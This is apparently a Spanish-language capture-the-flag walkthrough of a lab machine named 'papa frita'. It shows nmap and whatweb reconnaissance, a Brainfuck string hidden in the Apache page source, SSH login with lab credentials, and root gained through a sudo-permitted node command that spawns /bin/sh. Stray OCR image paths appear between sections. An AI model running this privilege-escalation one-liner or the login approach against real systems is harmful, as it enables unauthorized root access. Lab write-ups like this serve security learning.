
papa frita

```
┌──(root💀miguel)-[/home/miguel/Machines]
└─# nmap -sS --open  -p- -Pn -n -vvv 192.168.137.6
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-28 11:45 -03
Initiating ARP Ping Scan at 11:45
Scanning 192.168.137.6 [1 port]
Completed ARP Ping Scan at 11:45, 0.09s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 11:45
Scanning 192.168.137.6 [65535 ports]
Discovered open port 80/tcp on 192.168.137.6
Discovered open port 22/tcp on 192.168.137.6
Completed SYN Stealth Scan at 11:45, 14.82s elapsed (65535 total ports
Nmap scan report for 192.168.137.6
Host is up, received arp-response (0.0024s latency).
Scanned at 2025-01-28 11:45:36 -03 for 15s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
MAC Address: 00:0C:29:38:23:BA (VMware)
```


```
┌──(root💀miguel)-[/home/miguel/Machines]
└─# nmap -sCV -p22,80 -Pn -n -vvv 192.168.137.6
```

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 9c:e0:78:67:d7:63:23:da:f5:e3:8a:77:00:60:6e:76 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBGjZjT9uVInycGr+L2uWFk2OHfIU6ziqLqjc31ns1WmQ6Hr6uDnP8LT23hig2
7Q1q5YSr4zozu64=
|   256 4b:30:12:97:4b:5c:47:11:3c:aa:0b:68:0e:b2:01:1b (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINl5E2qTz+BE4drC1MXdiCyaKavO+3ur4RldEaIe41fC
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.57 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.57 (Debian)
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
MAC Address: 00:0C:29:38:23:BA (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
┌──(root💀miguel)-[/home/miguel/Machines]
└─# whatweb 192.168.137.6
http://192.168.137.6 [200 OK] Apache[2.4.57], Country[RESERVED][ZZ], HTTPServer[Debian Linux][Apache/2.4.57 (Debian)], IP[192.168.137.6], Title[Ap
ache2 Debian Default Page: It works]
```


Not secure
192.168.137.6
Apache2 Debian Default Page
debian
It works!
This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should replace this file (located at /var/www/html/index.html) before continuing to operate your HTTP server.
If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.
Configuration Overview
Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is fully documented in /usr/share/doc/apache2/README.Debian.gz. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the manual if the apache2-doc package was installed on this server.
The configuration layout for an Apache2 web server installation on Debian systems is as follows:
/etc/apache2/
|-- apache2.conf
| `-- ports.conf
|-- mods-enabled
| |-- *.load
| `-- *.conf
|-- conf-enabled
| `-- *.conf
|-- sites-enabled
| `-- *.conf
apache2.conf is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
ports.conf is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
Configuration files in the mods-enabled/, conf-enabled/ and sites-enabled/ directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.
They are activated by symlinking available configuration files from their respective *-available/ counterparts.

Ctrl + u


Applications
Not secure
view-source:192.168.137.6

Apache2 Debian Default Page

<!--

TABLE OF CONTENTS

About

Changes


Scope

Config files

++++++++++[>++++++++++>++++++++++>++++++++++++>++++++++++>++++++++++++>++++++++++>++++++++++>++++++++++>++++++++++++>++++++++++++>++++++++++>++++++
-->

It works!

<p>
This is the default welcome page used to test the correct
operation of the Apache2 server after installation on Debian systems.
If you can read this page, it means that the Apache HTTP server installed at
this site is working properly. You should replace this file (located at
<tt>/var/www/html/index.html</tt>) before continuing to operate your HTTP server.



luego de hacer algunos test entramos con el siguiente user

`abuela:abuelacalientalasopa`

```
┌──(root💀miguel)-[/home/miguel/Machines]
└─# ssh abuela192.168.137.8
ssh: Could not resolve hostname abuela192.168.137.8: Name or service not known

┌──(root💀miguel)-[/home/miguel/Machines]
└─# ssh abuela@192.168.137.8
The authenticity of host '192.168.137.8 (192.168.137.8)' can't be established.
ED25519 key fingerprint is SHA256:AQriN/tRYOEaFyAyEecHnEyZfJTHLRILd1G2j74ViR8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.137.8' (ED25519) to the list of known hosts.
abuela@192.168.137.8's password:
Permission denied, please try again.
abuela@192.168.137.8's password:
Linux papafrita 6.1.0-18-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.76-1 (2024-02-01) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon May 13 13:39:40 2024 from 192.168.0.108
abuela@papafrita:~$ sudo -l
Matching Defaults entries for abuela on papafrita:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User abuela may run the following commands on papafrita:
    (root) NOPASSWD: /usr/bin/node
abuela@papafrita:~$ sudo /usr/bin/node -e 'require("child_process").spawn("/bin/sh", {stdio: [0, 1, 2]})'
# whoami
root
#
```